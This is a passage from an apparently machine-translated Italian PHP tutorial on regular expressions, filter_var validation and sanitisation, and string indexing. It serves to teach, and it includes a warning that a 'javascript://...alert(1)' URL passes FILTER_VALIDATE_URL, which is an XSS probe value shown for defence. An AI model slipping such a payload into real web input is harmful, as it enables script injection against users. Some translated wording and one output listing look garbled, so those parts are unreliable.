$string = "a;b;c\nd;e;f";
// $1, $2 and $3 represent the first, second and third capturing groups
echo preg_replace("(^([^;]+);([^;]+);([^;]+)$)m", "$3;$2;$1", $string);
```

Uscite

```
c;b;a
f;e;d
```

Cerca tutto tra il punto e virgola e inverte l'ordine.

Partita Global RegExp

È possibile eseguire una corrispondenza RegExp *globale* utilizzando `preg_match_all` . `preg_match_all` restituisce tutti i risultati corrispondenti nella stringa dell'oggetto (in contrasto con `preg_match` , che restituisce solo il primo).

La funzione `preg_match_all` restituisce il numero di corrispondenze. Le `$matches` terzo parametro `$matches` conterranno le partite in formato controllato da flag che possono essere fornite nel quarto parametro.

Se viene fornito un array, `$matches` conterrà array in un formato simile che si otterrebbe con `preg_match` , tranne che `preg_match` ferma alla prima corrispondenza, dove `preg_match_all` iterazioni sulla stringa finché la stringa non viene interamente consumata e restituisce il risultato di ogni iterazione in una matrice multidimensionale , quale formato può essere controllato dalla bandiera nel quarto argomento.

Il quarto argomento, `$flags` , controlla la struttura di `$matches` matrice. La modalità predefinita è `PREG_PATTERN_ORDER` e i possibili flag sono `PREG_SET_ORDER` e `PREG_PATTERN_ORDER` .

Il seguente codice dimostra l'uso di `preg_match_all` :

```
$subject = "a1b c2d3e f4g";
$pattern = '/[a-z]([0-9])[a-z]/';

var_dump(preg_match_all($pattern, $subject, $matches, PREG_SET_ORDER)); // int(3)
var_dump($matches);
preg_match_all($pattern, $subject, $matches); // the flag is PREG_PATTERN_ORDER by default
var_dump($matches);
// And for reference, same regexp run through preg_match()
preg_match($pattern, $subject, $matches);
var_dump($matches);
```

Il primo var_dump di `PREG_SET_ORDER` fornisce questo risultato:

```
array(3) {
  [0]=>
  array(2) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(1) "1"
```

```
  }
  [1]=>
  array(2) {
    [0]=>
    string(3) "c2d"
    [1]=>
    string(1) "2"
  }
  [2]=>
  array(2) {
    [0]=>
    string(3) "f4g"
    [1]=>
    string(1) "4"
  }
}
```

`$matches` ha tre matrici annidate. Ogni matrice rappresenta una corrispondenza, che ha lo stesso formato del risultato di ritorno di `preg_match` .

Il secondo var_dump (`PREG_PATTERN_ORDER`) fornisce questo output:

```
array(2) {
  [0]=>
  array(3) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(3) "c2d"
    [2]=>
    string(3) "f4g"
  }
  [1]=>
  array(3) {
    [0]=>
    string(1) "1"
    [1]=>
    string(1) "2"
    [2]=>
    string(1) "4"
  }
}
```

Quando lo stesso regexp viene eseguito tramite `preg_match` , viene restituito il seguente array:

```
array(2) {
  [0] =>
  string(3) "a1b"
  [1] =>
  string(1) "1"
}
```

La stringa sostituisce con il callback

`preg_replace_callback` funziona inviando ogni gruppo di acquisizione corrispondente al callback definito e lo sostituisce con il valore di ritorno del callback. Questo ci permette di sostituire stringhe

basate su qualsiasi tipo di logica.

```
$subject = "He said 123abc, I said 456efg, then she said 789hij";
$regex = "/\b(\d+)\w+/";

// This function replaces the matched entries conditionally
// depending upon the first character of the capturing group
function regex_replace($matches){
    switch($matches[1][0]){
        case '7':
            $replacement = "<b>{$matches[0]}</b>";
            break;
        default:
            $replacement = "<i>{$matches[0]}</i>";
    }
    return $replacement;
}

$replaced_str = preg_replace_callback($regex, "regex_replace", $subject);

print_r($replaced_str);
# He said <i>123abc</i>, I said <i>456efg</i>, then she said <b>789hij</b>
```

Leggi Espressioni regolari (regexp / PCRE) online:
https://riptutorial.com/it/php/topic/852/espressioni-regolari--regexp---pcre-

Capitolo 39: Filtri e funzioni di filtro

introduzione

Questa estensione filtra i dati convalidandoli o disinfettandoli. Ciò è particolarmente utile quando l'origine dati contiene dati sconosciuti (o stranieri), come l'input fornito dall'utente. Ad esempio, questi dati potrebbero provenire da un modulo HTML.

Sintassi

- mixed filter_var (mixed $ variable [, int $ filter = FILTER_DEFAULT [, mixed $ options]]))

Parametri

Parametro	Dettagli
variabile	Valore da filtrare. Si noti che i valori scalari vengono convertiti in stringa internamente prima di essere filtrati.
------	------
filtro	L'ID del filtro da applicare. La pagina dei manuali Tipi di filtri elenca i filtri disponibili. Se omesso, verrà utilizzato FILTER_DEFAULT, che è equivalente a FILTER_UNSAFE_RAW. Ciò si tradurrà in nessun filtraggio in atto per impostazione predefinita.
------	------
opzioni	Array associativo di opzioni o disgiunzione bitwise di flag. Se il filtro accetta opzioni, i flag possono essere forniti nel campo "flags" dell'array. Per il filtro "callback", deve essere passato il tipo callable. Il callback deve accettare un argomento, il valore da filtrare e restituire il valore dopo averlo filtrato / disinfettato.

Examples

Convalida indirizzo email

Quando si filtra un indirizzo e-mail, `filter_var()` restituirà i dati filtrati, in questo caso l'indirizzo e-mail, o falso se non è possibile trovare un indirizzo e-mail valido:

```
var_dump(filter_var('john@example.com', FILTER_VALIDATE_EMAIL));
var_dump(filter_var('notValidEmail', FILTER_VALIDATE_EMAIL));
```

risultati:

```
string(16) "john@example.com"
bool(false)
```

Questa funzione non convalida i caratteri non latini. Il nome di dominio internazionalizzato può essere convalidato nella forma `xn--` .

Si noti che non si può sapere se l'indirizzo e-mail è corretto prima di inviare una e-mail ad esso. Potresti voler fare alcuni controlli extra come il controllo di un record MX, ma questo non è necessario. Se si invia un'email di conferma, non dimenticare di rimuovere gli account non utilizzati dopo un breve periodo.

La convalida di un valore è un numero intero

Quando si filtra un valore che dovrebbe essere un intero `filter_var()` restituirà i dati filtrati, in questo caso il numero intero o falso se il valore non è un numero intero. I float *non* sono numeri interi:

```
var_dump(filter_var('10', FILTER_VALIDATE_INT));
var_dump(filter_var('a10', FILTER_VALIDATE_INT));
var_dump(filter_var('10a', FILTER_VALIDATE_INT));
var_dump(filter_var(' ', FILTER_VALIDATE_INT));
var_dump(filter_var('10.00', FILTER_VALIDATE_INT));
var_dump(filter_var('10,000', FILTER_VALIDATE_INT));
var_dump(filter_var('-5', FILTER_VALIDATE_INT));
var_dump(filter_var('+7', FILTER_VALIDATE_INT));
```

risultati:

```
int(10)
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
int(-5)
int(7)
```

Se si prevedono solo cifre, è possibile utilizzare un'espressione regolare:

```
if(is_string($_GET['entry']) && preg_match('#^[0-9]+$#', $_GET['entry']))
    // this is a digit (positive) integer
else
    // entry is incorrect
```

Se si converte questo valore in un numero intero, non è necessario eseguire questo controllo e quindi è possibile utilizzare `filter_var` .

Convalida di un intero scende in un intervallo

Quando si verifica la convalida di un intero in un intervallo, il controllo include i limiti minimo e massimo:

```
$options = array(
    'options' => array(
        'min_range' => 5,
        'max_range' => 10,
    )
);
var_dump(filter_var('5', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('10', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('8', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('4', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('11', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('-6', FILTER_VALIDATE_INT, $options));
```

risultati:

```
int(5)
int(10)
int(8)
bool(false)
bool(false)
bool(false)
```

Convalida un URL

Quando si filtra un URL `filter_var()` restituirà i dati filtrati, in questo caso l'URL, o false se non è possibile trovare un URL valido:

URL: `example.com`

```
var_dump(filter_var('example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

risultati:

```
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
```

URL: `http://example.com`

```
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

risultati:

```
string(18) "http://example.com"
string(18) "http://example.com"
string(18) "http://example.com"
bool(false)
bool(false)
```

URL: `http://www.example.com`

```
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

risultati:

```
string(22) "http://www.example.com"
string(22) "http://www.example.com"
string(22) "http://www.example.com"
bool(false)
bool(false)
```

URL: `http://www.example.com/path/to/dir/`

```
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

risultati:

```
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
bool(false)
```

URL: `http://www.example.com/path/to/dir/index.php`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
```

```
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

risultati:

```
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
bool(false)
```

URL: `http://www.example.com/path/to/dir/index.php?test=y`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

risultati:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
```

Avviso : è necessario verificare il protocollo per proteggerti da un attacco XSS:

```
var_dump(filter_var('javascript://comment%0Aalert(1)', FILTER_VALIDATE_URL));
// string(31) "javascript://comment%0Aalert(1)"
```

Disinfetta i filtri

possiamo usare i filtri per disinfettare la nostra variabile in base alle nostre necessità.

Esempio

```
$string = "<p>Example</p>";
$newstring = filter_var($string, FILTER_SANITIZE_STRING);
var_dump($newstring); // string(7) "Example"
```

sopra rimuoverà i tag html dalla variabile `$string` .

Validazione dei valori booleani

```
var_dump(filter_var(true, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(false, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(1, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(0, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('1', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('0', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(' ', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('true', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('false', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var([], FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // NULL
var_dump(filter_var(null, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
```

La convalida di un numero è un float

Convalida il valore come float e converte in float in caso di successo.

```
var_dump(filter_var(1, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT));


var_dump(filter_var(1, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

risultati

```
float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
bool(false)
```

```
bool(false)
bool(false)
bool(false)

float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
float(1000)
float(1000)
float(1000)
float(1000.00001)
```

Convalidare un indirizzo MAC

Convalida un valore è un indirizzo MAC valido

```
var_dump(filter_var('FA-F9-DD-B2-5E-0D', FILTER_VALIDATE_MAC));
var_dump(filter_var('DC-BB-17-9A-CE-81', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40-AB', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40', FILTER_VALIDATE_MAC));
var_dump(filter_var('', FILTER_VALIDATE_MAC));
```

risultati:

```
string(17) "FA-F9-DD-B2-5E-0D"
string(17) "DC-BB-17-9A-CE-81"
string(17) "96-D5-9E-67-40-AB"
bool(false)
bool(false)
```

Indirizzi email Sanitze

Rimuovi tutti i caratteri tranne lettere, cifre e! # $% & '* + - =? ^ _ `{|} ~ @. [].

```
var_dump(filter_var('john@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~.[]@example.com", FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john/@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john\@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('joh n@example.com', FILTER_SANITIZE_EMAIL));
```

risultati:

```
string(16) "john@example.com"
string(33) "!#$%&'*+-=?^_`{|}~.[]@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
```

Sanitize Integers

Rimuovi tutti i caratteri tranne le cifre, segno più e meno.

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~@.[]0123456789abcdefghijklmnopqrstuvwxyz",
FILTER_SANITIZE_NUMBER_INT));
```

risultati:

```
string(1) "1"
string(2) "-1"
string(1) "1"
string(1) "1"
string(1) "1"
string(2) "-1"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(3) "100"
string(4) "+100"
string(4) "-100"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(12) "+-0123456789"
```

Disinfezione degli URL

Sanitze URL

Rimuovi tutti i caratteri tranne lettere, cifre e $ -_. +! * '(), {} | \ ^ ~ [] `<> #%"; /?: @ & =

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_SANITIZE_URL));
var_dump(filter_var("http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-
=?^_`{|}~.[]", FILTER_SANITIZE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=a b c',
FILTER_SANITIZE_URL));
```

risultati:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(72) "http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-=?^_`{|}~.[]"
string(53) "http://www.example.com/path/to/dir/index.php?test=abc"
```

Disinfetta i galleggianti

Rimuovi tutti i caratteri tranne le cifre, + - e facoltativamente., EE.

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT));
```

risultati:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(9) "18281-009"
```

Con l'opzione `FILTER_FLAG_ALLOW_THOUSAND` :

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

risultati:

```
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(5) "1,000"
string(6) "1,0000"
string(9) "1,0000000"
string(10) "1,00000001"
string(9) "18281-009"
```

Con l'opzione `FILTER_FLAG_ALLOW_SCIENTIFIC` :

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
```

risultati:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(10) "18281e-009"
```

Convalidare gli indirizzi IP

Convalida un valore è un indirizzo IP valido

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP));
```

risultati:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

Convalidare un indirizzo IP IPv4 valido:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV4));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
```

risultati:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

Convalidare un indirizzo IP IPv6 valido:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV6));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
```

risultati:

```
bool(false)
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
bool(false)
```

Convalidare un indirizzo IP non è in un intervallo privato:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
```

risultati:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
string(9) "127.0.0.1"
```

Convalidare un indirizzo IP non è in un intervallo riservato:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
```

risultati:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
bool(false)
```

Leggi Filtri e funzioni di filtro online: https://riptutorial.com/it/php/topic/1679/filtri-e-funzioni-di-filtro

Capitolo 40: Formattazione delle stringhe

Examples

Estrazione / sostituzione di sottostringhe

È possibile estrarre singoli caratteri utilizzando la sintassi dell'array (parentesi quadra) e la sintassi della parentesi graffa. Queste due sintassi restituiranno un solo carattere dalla stringa. Se è necessario più di un carattere, sarà richiesta una funzione, cioè substr

Le stringhe, come tutto in PHP, sono `0` -indice.

```
$foo = 'Hello world';

$foo[6]; // returns 'w'
$foo{6}; // also returns 'w'

substr($foo, 6, 1); // also returns 'w'
substr($foo, 6, 2); // returns 'wo'
```

Le stringhe possono anche essere modificate un carattere alla volta usando la stessa parentesi quadra e la stessa sintassi di parentesi graffa. Sostituire più di un personaggio richiede una funzione, ovvero substr_replace

```
$foo = 'Hello world';

$foo[6] = 'W'; // results in $foo = 'Hello World'
$foo{6} = 'W'; // also results in $foo = 'Hello World'

substr_replace($foo, 'W', 6, 1); // also results in $foo = 'Hello World'
substr_replace($foo, 'Whi', 6, 2); // results in 'Hello Whirled'
// note that the replacement string need not be the same length as the substring replaced
```

Interpolazione a stringa

È inoltre possibile utilizzare l'interpolazione per interpolare (*inserire*) una variabile all'interno di una stringa. L'interpolazione funziona solo con le stringhe con doppie virgolette e con la sintassi di heredoc.

```
$name = 'Joel';

// $name will be replaced with `Joel`
